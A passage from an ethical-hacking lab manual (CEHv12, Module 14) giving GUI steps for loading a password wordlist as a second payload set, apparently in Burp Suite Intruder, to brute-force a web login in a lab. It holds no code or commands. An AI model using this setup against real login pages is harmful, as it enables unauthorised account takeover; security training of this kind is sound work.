
Module 14 – Hacking Web Applications

30. Similarly, load a password file for the payload set 2. To do so, under the Payload Sets section, select the **Payload set** as **2** from the drop-down options and ensure that the **Payload type** is selected as **Simple list**.


31. Under the **Payload Options [Simple list]** section, click the **Load...** button.




32. A file selection window appears; navigate to the location **/home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications/Wordlist**, select the **password.txt** file, and click the **Open** button.



33. Observe that selected **password.txt** file content appears under the **Payload Options [Simple list]** section, as shown in the screenshot.

